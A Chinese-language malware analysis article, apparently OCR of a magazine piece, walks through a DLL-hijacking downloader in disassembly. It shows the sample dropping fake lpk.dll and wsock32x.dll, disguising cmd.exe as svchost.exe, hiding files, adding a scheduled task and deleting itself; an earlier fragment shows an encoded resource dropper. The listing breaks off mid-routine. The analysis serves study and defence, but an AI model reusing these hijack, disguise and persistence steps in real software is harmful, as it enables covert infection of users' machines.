    00401009        53              PUSH EBX
    0040100A        33DB             XOR EBX,EBX
    0040100C        FF75 0C         PUSH DWORD
PTR [EBP+C]
    0040100F        FF75 08         PUSH DWORD
PTR [EBP+8]
    00401012        53              PUSH EBX
    00401013        FF15 20204000   CALL
    [402020]                                   ;
kernel32.FindResourceA(hModule=NULL,ResourceName="95
,"ResourceType="BIN")
    00401019        50              PUSH EAX
    0040101A        53              PUSH EBX
    0040101B        8945 08         MOV
[EBP+8],EAX
    0040101E        FF15 1C204000   CALL
    [40201C]                                   ;
kernel32.LoadResource(hModule=NULL,hResource=handle)
    00401024        50              PUSH EAX
    00401025        8945 FC         MOV
[EBP-4],EAX
    00401028        FF15 18204000   CALL
    [402018]                                   ;
kernel32.SetHandleCount
    0040102E        53              PUSH EBX
    0040102F        53              PUSH EBX
    00401030        6A 02           PUSH 2
    00401032        53              PUSH EBX
    00401033        53              PUSH EBX
    00401034        68 00000040     PUSH 40000000
    00401039        FF75 10         PUSH DWORD
PTR [EBP+10]
    0040103C        8945 F8         MOV
[EBP-8],EAX
    0040103F        FF15 14204000   CALL
    [402014]                                   ;
kernel32.CreateFileA(FileName="C:\windows\system32\killkb.
dll",Access=GENERIC_WRITE,ShareMOde=0,pSecurity=NU
LL,Mode=CREATE_ALWAYS,Attributes=0,hTemplateFile=N
ULL)
    //check CreateFile failure
    00401045        83F8 FF         CMP EAX,-1
    00401048        8945 0C         MOV
[EBP+C],EAX                                    ;
FileHandle
    0040104B        74 43           JE SHORT
00401090
    0040104D        56              PUSH ESI
    0040104E        8B35 10204000   MOV
ESI,[402010]
    00401054        57              PUSH EDI
    00401055        BF 04010000     MOV EDI,104
    0040105A        8D85 F0FEFFFF    LEA
EAX,[EBP-110]
    00401060        57              PUSH EDI
    00401061        50              PUSH EAX
    00401062        FFD6             CALL
ESI                                            ;
kernel32.GetSystemDirectoryA
    00401064        8D85 F0FEFFFF    LEA
EAX,[EBP-110]
    0040106A        57              PUSH EDI
    0040106B        50              PUSH EAX
    0040106C        FFD6             CALL
ESI                                            ;
kernel32.GetSystemDirectoryA

    0040106E        8D45 F4          LEA
EAX,[EBP-C]
    00401071        53              PUSH EBX
    00401072        50              PUSH EAX
    00401073        FF75 08         PUSH DWORD
PTR [EBP+8]
    00401076        53              PUSH EBX
    00401077        FF15 0C204000   CALL
    [40200C]                                   ;
kernel32.SizeofResource
    0040107D        50              PUSH EAX
    0040107E        FF75 F8         PUSH DWORD
PTR [EBP-8]
    00401081        FF75 0C         PUSH DWORD
PTR [EBP+C]
    00401084        FF15 08204000   CALL
    [402008]                                   ;
kernel32.WriteFile
    0040108A        5F              POP EDI
    0040108B        5E              POP ESI

    0040108C        85C0             TEST EAX,EAX
    0040108E        75 04           JNZ SHORT
00401094
    00401090        33C0             XOR EAX,EAX
    00401092        EB 15           JMP SHORT
004010A9
    00401094        FF75 0C         PUSH DWORD
PTR [EBP+C]
    00401097        FF15 04204000   CALL
    [402004]                                   ;
kernel32.CloseHandle
    0040109D        FF75 FC          PUSH DWORD
PTR [EBP-4]
    004010A0        FF15 00204000   CALL
    [402000]                                   ;
kernel32.FreeResource
    004010A6        6A 01           PUSH 1
    004010A8        58              POP EAX
    004010A9        5B              POP EBX
    004010AA        C9              LEAVE
    004010AB        C3              RET
    //-------------------------------------------------------------
    //
```

```
WriteEncryptedReSourceToFileWithAnti(ResourceName,Resou
rceType,FilePath)
  //---------------------------------------------------------------
  004010AC      55              PUSH EBP
  004010AD      8BEC            MOV EBP,ESP
  004010AF      81EC 20010000   SUB ESP,120
  004010B5      53              PUSH EBX
  004010B6      33DB            XOR EBX,EBX
  004010B8      FF75 0C         PUSH DWORD
PTR [EBP+C]
  004010BB      FF75 08         PUSH DWORD
PTR [EBP+8]
  004010BE      53              PUSH EBX
  004010BF      FF15 20204000   CALL
  [402020]                                      ;
kernel32.FindResourceA(NULL,8F,"BIN")
  004010C5      50              PUSH EAX
  004010C6      53              PUSH EBX
  004010C7      8945 08         MOV
[EBP+8],EAX
  004010CA      FF15 1C204000   CALL
  [40201C]                                      ;
kernel32.LoadResource
  004010D0      50              PUSH EAX
  004010D1      8945 F8         MOV
[EBP-8],EAX
  004010D4      FF15 18204000   CALL
  [402018]                                      ;
kernel32.SetHandleCount
  004010DA      53              PUSH EBX
  004010DB      53              PUSH EBX
  004010DC      6A 02           PUSH 2
  004010DE      53              PUSH EBX
  004010DF      53              PUSH EBX
  004010E0      68 00000040     PUSH 40000000
  004010E5      FF75 10         PUSH DWORD
PTR [EBP+10]
  004010E8      8945 FC         MOV
[EBP-4],EAX
  004010EB      FF15 14204000   CALL
  [402014]                                      ;
kernel32.CreateFileA("c:\WINDOWSupdate.dll",GENERIC_W
RITE,0,NULL,CREATE_ALWAYS,0,NULL)
  // check failure
  004010F1      83F8 FF         CMP EAX,-1
  004010F4      8945 10         MOV
[EBP+10],EAX
  004010F7      75 07           JNZ SHORT
00401100
  004010F9      33C0            XOR EAX,EAX
  004010FB      E9 89000000     JMP 00401189

  00401100      8D45 E4         LEA
EAX,[EBP-1C]
  00401103      50              PUSH EAX
  00401104      FF15 24204000   CALL
  [402024]                                      ;
kernel32.GetSystemTime
  // check the year 2007
  0040110A      66:817D E4 D707 CMP WORD PTR
[EBP-1C],7D7
  00401110      76 62           JBE SHORT
00401174
  00401112      56              PUSH ESI
  00401113      8B35 10204000   MOV
ESI,[402010]
  00401119      57              PUSH EDI
  0040111A      BF 04010000     MOV EDI,104
```

```
  0040111F      8D85 E0FEFFFF   LEA
EAX,[EBP-120]
  00401125      57              PUSH EDI
  00401126      50              PUSH EAX
  00401127      885D 0F         MOV
[EBP+F],BL
  0040112A      FFD6            CALL
ESI                                             ;
kernel32.GetSystemDirectoryA


  0040112C      8D85 E0FEFFFF   LEA
EAX,[EBP-120]
  00401132      57              PUSH EDI
  00401133      50              PUSH EAX
  00401134      FFD6            CALL
ESI                                             ;
kernel32.GetSystemDirectoryA

  00401136      FF75 08         PUSH DWORD
PTR [EBP+8]
  00401139      8B35 0C204000   MOV
ESI,[40200C]
  0040113F      33FF            XOR EDI,EDI
  00401141      53              PUSH EBX
  00401142      FFD6            CALL
ESI                                             ;
kernel32.SizeofResource
  00401144      85C0            TEST EAX,EAX
  00401146      76 2A           JBE SHORT
00401172
  //---------------------------------------------------------------
  // write file loop , 1 byte once
  //---------------------------------------------------------------
  00401148      8B45 FC         MOV
EAX,[EBP-4]
  0040114B      53              PUSH EBX
  // decode
  0040114C      8A0407          MOV
AL,[EDI+EAX]
  0040114F      FEC0            INC AL
  00401151      8845 0F         MOV [EBP+F],AL
  00401154      8D45 F4         LEA
EAX,[EBP-C]
  00401157      50              PUSH EAX
  00401158      8D45 0F         LEA
EAX,[EBP+F]
  0040115B      6A 01           PUSH 1
  0040115D      50              PUSH EAX
  0040115E      FF75 10         PUSH DWORD
PTR [EBP+10]
  00401161      FF15 08204000   CALL
  [402008]                                      ;
kernel32.WriteFile(hFile,pBuffer,nBytesToWrite=1,pBytesWritt
en,NULL)
  00401167      FF75 08         PUSH DWORD
PTR [EBP+8]
  // ++
  0040116A      47              INC EDI
  0040116B      53              PUSH EBX
  0040116C      FFD6            CALL
ESI                                             ;
SizeOfResource
  // check the end
  0040116E      3BF8            CMP EDI,EAX
  00401170    ^ 72 D6           JB SHORT
00401148
  //

  00401172      5F              POP EDI
```

```
    00401173            5E                  POP ESI
    00401174            FF75 10             PUSH DWORD
PTR [EBP+10]
    00401177            FF15 04204000       CALL
    [402004]                                        ;
kernel32.CloseHandle
    0040117D            FF75 F8             PUSH DWORD
PTR [EBP-8]
    00401180            FF15 00204000       CALL
    [402000]                                        ;
kernel32.FreeResource
    00401186            6A 01               PUSH 1
    00401188            58                  POP EAX
```

```
    00401189            5B                  POP EBX
    0040118A            C9                  LEAVE
    0040118B            C3                  RET
    00401578          - FF25 64204000       JMP
[402064]                                            ;
MSVCRT.strcpy
    0040157E          - FF25 58204000       JMP
[402058]                                            ;
MSVCRT.memset
    00401584          - FF25 5C204000       JMP
[40205C]                                            ;
MSVCRT.strcat
```



分析一个DLL劫持下载者

图/文　Sam

抓到一个 DLL 劫持下载者的样本，正好学习一下，一步一步分析其实现的过程。

当一个可执行文件运行时，Windows 加载器将可执行模块映射到进程的地址空间中，加载器分析可执行模块的输入表，并设法找出任何需要的 DLL，并将它们映射到进程的地址空间中。由于输入表中只包含 DLL 名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。首先会尝试从当前程序所在的目录加载 DLL，如果没找到，则在 Windows 与系统目录中查找，最后在环境变量中列出的各个目录下查找。利用这个特点，先伪造一个系统同名的 DLL，提供同样的输出表，每个输出函数转向真正的系统 DLL。程序调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到与系统 DLL 同名的函数里执行。这个过程用个形象的词来描述就是系统 DLL 被劫持（hijack）了。

1. 创建互斥体

```
    CODE:00404844                       push     ebx
    CODE:00404845                       push     offset
Name        ; lpName //'exe'
    CODE:0040484A                       push
0FFFFFFFFh          ; int
    CODE:0040484C                       push
0                   ; lpMutexAttributes
    CODE:0040484E                       call
sub_403EC4          //互斥体的构建函数
    CODE:00404853                       call
GetLastError_0
    CODE:00404858                       cmp      eax, 0B7h
    CODE:0040485D                       jnz      short
loc_404861
    CODE:0040485F                       mov      bl, 1
    CODE:00404861
    CODE:00404861
loc_404861:                                     ; CODE
XREF:
    sub_404844+19j
    CODE:00404861                       mov      eax, ebx
    CODE:00404863                       pop      ebx
    CODE:00404864                       retn
```

2. 取 Windows 目录

```
    CODE:004041DB                       push
100h                ; uSize
    CODE:004041E0                       push
ebx                 ; lpBuffer
    CODE:004041E1                       call
GetWindowsDirectoryA
```

3. 删除计划任务 C:\WINDOWS\Tasks\At1.job 文件

```
CODE:004041FD                  mov     edx,
offset dword_404530
 //'\tasks\at1.job'
CODE:00404202                  call    sub_403760
CODE:00404207                  mov     eax,
[ebp+var_4]
CODE:0040420A                  call    sub_403840
CODE:0040420F                  push
eax             ; lpFileName
CODE:00404210                  call    DeleteFileA
```

4. 把 Windows 目录下的 wsock32x.dll,lpk.dll,avp.exe 的文件属性设置为正常，并且删除其文件,然后把木马自身复制到 Windows 目录下，新命名为 avp.exe

```
CODE:0040422C                  mov     edx,
offset
dword_404548//'\wsock32x.dll'
CODE:00404231                  call    sub_403760
CODE:00404236                  mov     eax,
[ebp+var_8]
CODE:00404239                  call    sub_403840
CODE:0040423E                  push
eax             ; lpFileName
CODE:0040423F                  call
SetFileAttributesA
CODE:00404244                  push
80h             ; dwFileAttributes
CODE:00404249                  lea     eax,
[ebp+var_C]
CODE:0040424C                  mov     edx, ebx
CODE:0040424E                  mov     ecx, 101h
CODE:00404253                  call    sub_403740
CODE:00404258                  lea     eax,
[ebp+var_C]
CODE:0040425B                  mov     edx,
offset dword_404560 //'\lpk.dll'
CODE:00404260                  call    sub_403760
CODE:00404265                  mov     eax,
[ebp+var_C]
CODE:00404268                  call    sub_403840
CODE:0040426D                  push
eax             ; lpFileName
CODE:0040426E                  call
SetFileAttributesA
CODE:00404273                  push
80h             ; dwFileAttributes
CODE:00404278                  lea     eax,
[ebp+var_10]
CODE:0040427B                  mov     edx, ebx
CODE:0040427D                  mov     ecx, 101h
CODE:00404282                  call    sub_403740
CODE:00404287                  lea     eax,
[ebp+var_10]
CODE:0040428A                  mov     edx,
offset dword_404574 //'\avp.exe'
CODE:0040428F                  call    sub_403760
CODE:00404294                  mov     eax,
[ebp+var_10]
CODE:00404297                  call    sub_403840
CODE:0040429C                  push
eax             ; lpFileName
CODE:0040429D                  call
SetFileAttributesA
CODE:004042A2                  lea     eax,
[ebp+var_14]
CODE:004042A5                  mov     edx, ebx
CODE:004042A7                  mov     ecx, 101h
CODE:004042AC                  call
sub_403740
CODE:004042B1                  lea     eax,
[ebp+var_14]
CODE:004042B4                  mov     edx,
offset dword_404548
//'\wsock32x.dll'
CODE:004042B9                  call    sub_403760
CODE:004042BE                  mov     eax,
[ebp+var_14]
CODE:004042C1                  call    sub_403840
CODE:004042C6                  push
eax             ; lpFileName
CODE:004042C7                  call    DeleteFileA
CODE:004042CC                  lea     eax,
[ebp+var_18]
CODE:004042CF                  mov     edx, ebx
CODE:004042D1                  mov     ecx, 101h
CODE:004042D6                  call    sub_403740
CODE:004042DB                  lea     eax,
[ebp+var_18]
CODE:004042DE                  mov     edx,
offset dword_404560 //'\lpk.dll'
CODE:004042E3                  call    sub_403760
CODE:004042E8                  mov     eax,
[ebp+var_18]
CODE:004042EB                  call
sub_403840
CODE:004042F0                  push
eax             ; lpFileName
CODE:004042F1                  call    DeleteFileA
CODE:004042F6                  lea     eax,
[ebp+var_1C]
CODE:004042F9                  mov     edx, ebx
CODE:004042FB                  mov     ecx, 101h
CODE:00404300                  call    sub_403740
CODE:00404305                  lea     eax,
[ebp+var_1C]
CODE:00404308                  mov     edx, offset
dword_404574 //'\avp.exe'
CODE:0040430D                  call    sub_403760
CODE:00404312                  mov     eax,
[ebp+var_1C]
CODE:00404315                  call    sub_403840
CODE:0040431A                  push
eax             ; lpFileName
CODE:0040431B                  call    DeleteFileA
CODE:00404320                  push
0               ; bFailIfExists
CODE:00404322                  lea     eax,
[ebp+var_20]
CODE:00404325                  mov     edx, ebx
CODE:00404327                  mov     ecx, 101h
CODE:0040432C                  call    sub_403740
CODE:00404331                  lea     eax,
[ebp+var_20]
CODE:00404334                  mov     edx, offset
dword_404574 //'\avp.exe'
CODE:00404339                  call    sub_403760
CODE:0040433E                  mov     eax,
[ebp+var_20]
CODE:00404341                  call    sub_403840
CODE:00404346                  push
eax             ; lpNewFileName
CODE:00404347                  lea     edx,
[ebp+var_24]
```

```
CODE:0040434A          xor     eax, eax
CODE:0040434C          call    sub_4026F0
CODE:00404351          mov     eax,
[ebp+var_24]
CODE:00404354          call    sub_403840
CODE:00404359          push
eax                ; lpExistingFileName
CODE:0040435A          call    CopyFileA
```

5. 释放 lpk.dll 和 wsock32x.dll 到 Windows 目录下

```
CODE:00404371          mov     edx, offset
dword_404560;"\lpk.dll"
CODE:00404376          call    sub_403760
CODE:0040437B          mov     ecx,
[ebp+var_28]
CODE:0040437E          mov     edx,
offset dword_404588;"LPK"
CODE:00404383          mov     eax, offset
aExefile ; "exefile"
CODE:00404388          call    sub_4040A8
//资源释放过程
CODE:0040438D          lea     eax,
[ebp+var_2C]
CODE:00404390          mov     edx, ebx
CODE:00404392          mov     ecx, 101h
CODE:00404397          call    sub_403740
CODE:0040439C          lea     eax,
[ebp+var_2C]
CODE:0040439F          mov     edx, offset
dword_404548;"wsock32x.dll"
CODE:004043A4          call    sub_403760
CODE:004043A9          mov     ecx,
[ebp+var_2C]
CODE:004043AC          mov     edx,
offset aWsock32x ; "wsock32x"
CODE:004043B1          mov     eax,
offset aExefile ; "exefile"
CODE:004043B6          call
sub_4040A8   //资源释放过程
```

6. 把 system32 目录下的 CMD 复制到 Windows 目录下，并命名为 svchost.exe，然后对 svchost.exe,avp.exe,wsock32x.dll,lpk.dll 的文件属性设置为只读、隐藏，然后运行 svchost.exe

```
CODE:004043BB          push
0                  ; bFailIfExists
CODE:004043BD          lea     eax,
[ebp+var_30]
CODE:004043C0          mov     edx, ebx
CODE:004043C2          mov     ecx, 101h
CODE:004043C7          call    sub_403740
CODE:004043CC          lea     eax,
[ebp+var_30]
CODE:004043CF          mov     edx,
offset dword_4045B8 ;"\svchost.exe"
CODE:004043D4          call    sub_403760
CODE:004043D9          mov     eax,
[ebp+var_30]
CODE:004043DC          call
sub_403840
CODE:004043E1          push
eax                ; lpNewFileName
CODE:004043E2          lea     eax,
[ebp+var_34]
CODE:004043E5          mov     edx, ebx
CODE:004043E7          mov     ecx, 101h
CODE:004043EC          call
sub_403740
CODE:004043F1          lea     eax,
[ebp+var_34]
CODE:004043F4          mov     edx, offset
aSystem32Cmd_ex ; "\\system32\\cmd.exe"
CODE:004043F9          call    sub_403760
CODE:004043FE          mov     eax,
[ebp+var_34]
CODE:00404401          call    sub_403840
CODE:00404406          push
eax                ; lpExistingFileName
CODE:00404407          call    CopyFileA
CODE:0040440C          push
23h                ; dwFileAttributes
CODE:0040440E          lea     eax,
[ebp+var_38]
CODE:00404411          mov     edx, ebx
CODE:00404413          mov     ecx, 101h
CODE:00404418          call    sub_403740
CODE:0040441D          lea     eax,
[ebp+var_38]
CODE:00404420          mov     edx, offset
dword_4045B8 ;"\svchost.exe"
CODE:00404425          call    sub_403760
CODE:0040442A          mov     eax,
[ebp+var_38]
CODE:0040442D          call    sub_403840
CODE:00404432          push
eax                ; lpFileName
CODE:00404433          call
SetFileAttributesA
CODE:00404438          push
23h                ; dwFileAttributes
CODE:0040443A          lea     eax,
[ebp+var_3C]
CODE:0040443D          mov     edx, ebx
CODE:0040443F          mov     ecx, 101h
CODE:00404444          call    sub_403740
CODE:00404449          lea     eax,
[ebp+var_3C]
CODE:0040444C          mov     edx,
offset dword_404574;"\avp.exe"
CODE:00404451          call    sub_403760
CODE:00404456          mov     eax,
[ebp+var_3C]
CODE:00404459          call    sub_403840
CODE:0040445E          push
eax                ; lpFileName
CODE:0040445F          call
SetFileAttributesA
CODE:00404464          push
23h                ; dwFileAttributes
CODE:00404466          lea     eax,
[ebp+var_40]
CODE:00404469          mov     edx, ebx
CODE:0040446B          mov     ecx, 101h
CODE:00404470          call    sub_403740
CODE:00404475          lea     eax,
[ebp+var_40]
CODE:00404478          mov     edx, offset
dword_404548;"\wsock32x.dll"
CODE:0040447D          call    sub_403760
CODE:00404482          mov     eax,
[ebp+var_40]
CODE:00404485          call    sub_403840
```

```
CODE:0040448A                push
eax               ; lpFileName
CODE:0040448B                call
SetFileAttributesA
CODE:00404490                push
23h               ; dwFileAttributes
CODE:00404492                lea     eax,
[ebp+var_44]
CODE:00404495                mov     edx, ebx
CODE:00404497                mov     ecx, 101h
CODE:0040449C                call    sub_403740
CODE:004044A1                lea     eax,
[ebp+var_44]
CODE:004044A4                mov     edx,
offset dword_404560;"\lpk.dll"
CODE:004044A9                call    sub_403760
CODE:004044AE                mov     eax,
[ebp+var_44]
CODE:004044B1                call    sub_403840
CODE:004044B6                push
eax               ; lpFileName
CODE:004044B7                call
SetFileAttributesA
CODE:004044BC                push
0                 ; uCmdShow
CODE:004044BE                lea     eax,
[ebp+var_48]
CODE:004044C1                mov     edx, ebx
CODE:004044C3                mov     ecx, 101h
CODE:004044C8                call    sub_403740
CODE:004044CD                lea     eax,
[ebp+var_48]
CODE:004044D0                mov     edx,
offset dword_4045B8;"\svchost.exe"
CODE:004044D5                call    sub_403760
CODE:004044DA                mov     eax,
[ebp+var_48]
CODE:004044DD                call
sub_403840
CODE:004044E2                push
eax               ; lpCmdLine
CODE:004044E3                call    WinExec
```

7．为 avp.exe 木马文件添加一个计划任务,达到指定时间运行木马的目的

```
CODE:00403F84                push    ebp
CODE:00403F85                mov     ebp, esp
CODE:00403F87                add     esp,
0FFFFFEF0h
CODE:00403F8D                push    ebx
CODE:00403F8E                push    esi
CODE:00403F8F                xor     eax, eax
CODE:00403F91                mov
[ebp+var_110], eax
CODE:00403F97                mov
[ebp+var_8], eax
CODE:00403F9A                xor     eax, eax
CODE:00403F9C                push    ebp
CODE:00403F9D                push    offset
loc_404048
CODE:00403FA2                push    dword ptr
fs:[eax]
CODE:00403FA5                mov     fs:[eax],
esp
CODE:00403FA8                push
100h              ; uSize
CODE:00403FAD                lea     eax,
[ebp+Buffer]
CODE:00403FB3                push
eax               ; lpBuffer
CODE:00403FB4                call
GetWindowsDirectoryA
CODE:00403FB9                lea     eax,
[ebp+var_8]
CODE:00403FBC                lea     edx,
[ebp+Buffer]
CODE:00403FC2                mov     ecx, 101h
CODE:00403FC7                call
sub_4039D0
CODE:00403FCC                mov     eax, 10h
CODE:00403FD1                call
sub_4024A0
CODE:00403FD6                mov     esi, eax
CODE:00403FD8                mov     eax, 4
CODE:00403FDD                call
sub_4024A0
CODE:00403FE2                mov
[ebp+JobId], eax
CODE:00403FE5                mov     dword ptr
[esi], 9
CODE:00403FEB                xor     eax, eax
CODE:00403FED                mov     [esi+4],
eax
CODE:00403FF0                mov     byte ptr
[esi+8], 0
CODE:00403FF4                lea     eax,
[ebp+var_110]
CODE:00403FFA                mov     ecx,
offset aAvp_exe ; "\\avp.exe"
CODE:00403FFF                mov     edx,
[ebp+var_8]
CODE:00404002                call    sub_403A04
CODE:00404007                mov     eax,
[ebp+var_110]
CODE:0040400D                call
sub_4039E8
CODE:00404012                mov     [esi+0Ch],
eax
CODE:00404015                mov     byte ptr
[esi+9], 1
CODE:00404019                lea     eax,
[ebp+JobId]
CODE:0040401C                push
eax               ; JobId
CODE:0040401D                push
esi               ; Buffer
CODE:0040401E                push
0                 ; Servername
CODE:00404020                call
NetScheduleJobAdd
CODE:00404025                test    eax, eax
CODE:00404027                xor     eax, eax
CODE:00404029                pop     edx
CODE:0040402A                pop     ecx
CODE:0040402B                pop     ecx
CODE:0040402C                mov     fs:[eax],
edx
CODE:0040402F                push    offset
loc_40404F
CODE:00404034
CODE:00404034
loc_404034:                          ; CODE
XREF: sub_403F84+C9j
CODE:00404034                lea     eax,
[ebp+var_110]
CODE:0040403A                call    sub_403908
```

```
CODE:0040403F                lea     eax,
[ebp+var_8]
CODE:00404042                call    sub_403908
CODE:00404047                retn
```

8．创建一个批处理,然后调用 CreateProcessA 运行批处理,删除自身!整个木马的 exe 的流程就这样,比较简单

```
CODE:004045E4                push    ebp
CODE:004045E5                mov     ebp, esp
CODE:004045E7                add     esp,
0FFFFFDCCh
CODE:004045ED                xor     edx, edx
CODE:004045EF                mov
[ebp+var_230], edx
CODE:004045F5                mov
[ebp+var_234], edx
CODE:004045FB                mov
[ebp+var_228], edx
CODE:00404601                mov
[ebp+var_22C], edx
CODE:00404607                mov
[ebp+var_4], edx
CODE:0040460A                xor     eax, eax
CODE:0040460C                push    ebp
CODE:0040460D                push    offset
loc_4047BD
CODE:00404612                push    dword ptr
fs:[eax]
CODE:00404615              mov     fs:[eax], esp
CODE:00404618                nop
CODE:00404619                nop
CODE:0040461A                nop
CODE:0040461B                nop
CODE:0040461C                nop
CODE:0040461D                push    eax
CODE:0040461E                pop     eax
CODE:0040461F                nop
CODE:00404620                lea     eax,
[ebp+var_4]
CODE:00404623                mov     edx, offset
aCDeleteme_bat ; "c:\\Deleteme.bat"
CODE:00404628                call    sub_40369C
CODE:0040462D                mov     edx,
[ebp+var_4]
CODE:00404630                lea     eax,
[ebp+var_1D0]
CODE:00404636                call
sub_402A0C
CODE:0040463B                lea     eax,
[ebp+var_1D0]
CODE:00404641                call    sub_4027A8
CODE:00404646                call    sub_402594
CODE:0040464B                mov     edx,
offset dword_4047E8
CODE:00404650                lea     eax,
[ebp+var_1D0]
CODE:00404656                call    sub_4038B0
CODE:0040465B                call
sub_402D28
CODE:00404660                call    sub_402594
CODE:00404665                push    offset
dword_4047F8
CODE:0040466A                lea     edx,
[ebp+var_22C]
CODE:00404670                xor     eax, eax
CODE:00404672                call    sub_4026F0
CODE:00404677                push
[ebp+var_22C]
CODE:0040467D                push    offset
dword_404808
CODE:00404682                lea     eax,
[ebp+var_228]
CODE:00404688                mov     edx, 3
CODE:0040468D                call
sub_4037A4
CODE:00404692                mov     edx,
[ebp+var_228]
CODE:00404698                lea     eax,
[ebp+var_1D0]
CODE:0040469E                call
sub_4038B0
CODE:004046A3                call
sub_402D28
CODE:004046A8                call    sub_402594
CODE:004046AD                push    offset
dword_404814
CODE:004046B2                lea     edx,
[ebp+var_234]
CODE:004046B8                xor     eax, eax
CODE:004046BA                call
sub_4026F0
CODE:004046BF                push
[ebp+var_234]
CODE:004046C5                push    offset
dword_404808
CODE:004046CA                push    offset
dword_404828
CODE:004046CF                lea     eax,
[ebp+var_230]
CODE:004046D5                mov     edx, 4
CODE:004046DA                call
sub_4037A4
CODE:004046DF                mov     edx,
[ebp+var_230]
CODE:004046E5                lea     eax,
[ebp+var_1D0]
CODE:004046EB                call
sub_4038B0
CODE:004046F0                call
sub_402D28
CODE:004046F5                call    sub_402594
CODE:004046FA                mov     edx,
offset dword_40483C
CODE:004046FF                lea     eax,
[ebp+var_1D0]
CODE:00404705                call    sub_4038B0
CODE:0040470A                call
sub_402D28
CODE:0040470F                call    sub_402594
CODE:00404714                lea     eax,
[ebp+var_1D0]
CODE:0040471A                call
sub_402AC8
CODE:0040471F                call    sub_402594
CODE:00404724                lea     eax,
[ebp+StartupInfo]
CODE:0040472A                xor     ecx, ecx
CODE:0040472C                mov     edx, 44h
CODE:00404731                call    sub_402B20
CODE:00404736                mov
[ebp+StartupInfo.dwFlags], 1
CODE:00404740                mov
[ebp+StartupInfo.wShowWindow], 0
CODE:00404749                lea     eax,
[ebp+ProcessInformation]
```

```
    CODE:0040474F                    push
eax                 ; lpProcessInformation
    CODE:00404750                    lea     eax,
[ebp+StartupInfo]
    CODE:00404756                    push
eax                 ; lpStartupInfo
    CODE:00404757                    push
0                   ; lpCurrentDirectory
    CODE:00404759                    push
0                   ; lpEnvironment
    CODE:0040475B                    push
40h                 ; dwCreationFlags
    CODE:0040475D                    push
0                   ; bInheritHandles
    CODE:0040475F                    push
0                   ; lpThreadAttributes
    CODE:00404761                    push
0                   ; lpProcessAttributes
    CODE:00404763                    mov     eax,
[ebp+var_4]
    CODE:00404766                    call    sub_403840
    CODE:0040476B                    push
eax                 ; lpCommandLine
    CODE:0040476C                    push
0                   ; lpApplicationName
    CODE:0040476E                    call
CreateProcessA
    CODE:00404773                    test    eax, eax
    CODE:00404775                    jz      short
loc_40478F
    CODE:00404777                    mov     eax,
[ebp+ProcessInformation.hThread]
    CODE:0040477D                    push
eax                 ; hObject
    CODE:0040477E                    call
CloseHandle_0
    CODE:00404783                    mov     eax,
[ebp+ProcessInformation.hProcess]
    CODE:00404789                    push
eax                 ; hObject
    CODE:0040478A                    call
CloseHandle_0
    CODE:0040478F
    CODE:0040478F
loc_40478F:                              ; CODE
XREF: sub_4045E4+191j
    CODE:0040478F                    nop
    CODE:00404790                    nop
    CODE:00404791                    nop
    CODE:00404792                    nop
    CODE:00404793                    nop
    CODE:00404794                    push    eax
    CODE:00404795                    pop     eax
    CODE:00404796                    nop
    CODE:00404797                    xor     eax, eax
    CODE:00404799                    pop     edx
    CODE:0040479A                    pop     ecx
    CODE:0040479B                    pop     ecx
    CODE:0040479C                    mov     fs:[eax],
edx
    CODE:0040479F                    push    offset
loc_4047C4
    CODE:004047A4
    CODE:004047A4
loc_4047A4:                              ; CODE
XREF: sub_4045E4+1DEj
    CODE:004047A4                    lea     eax,
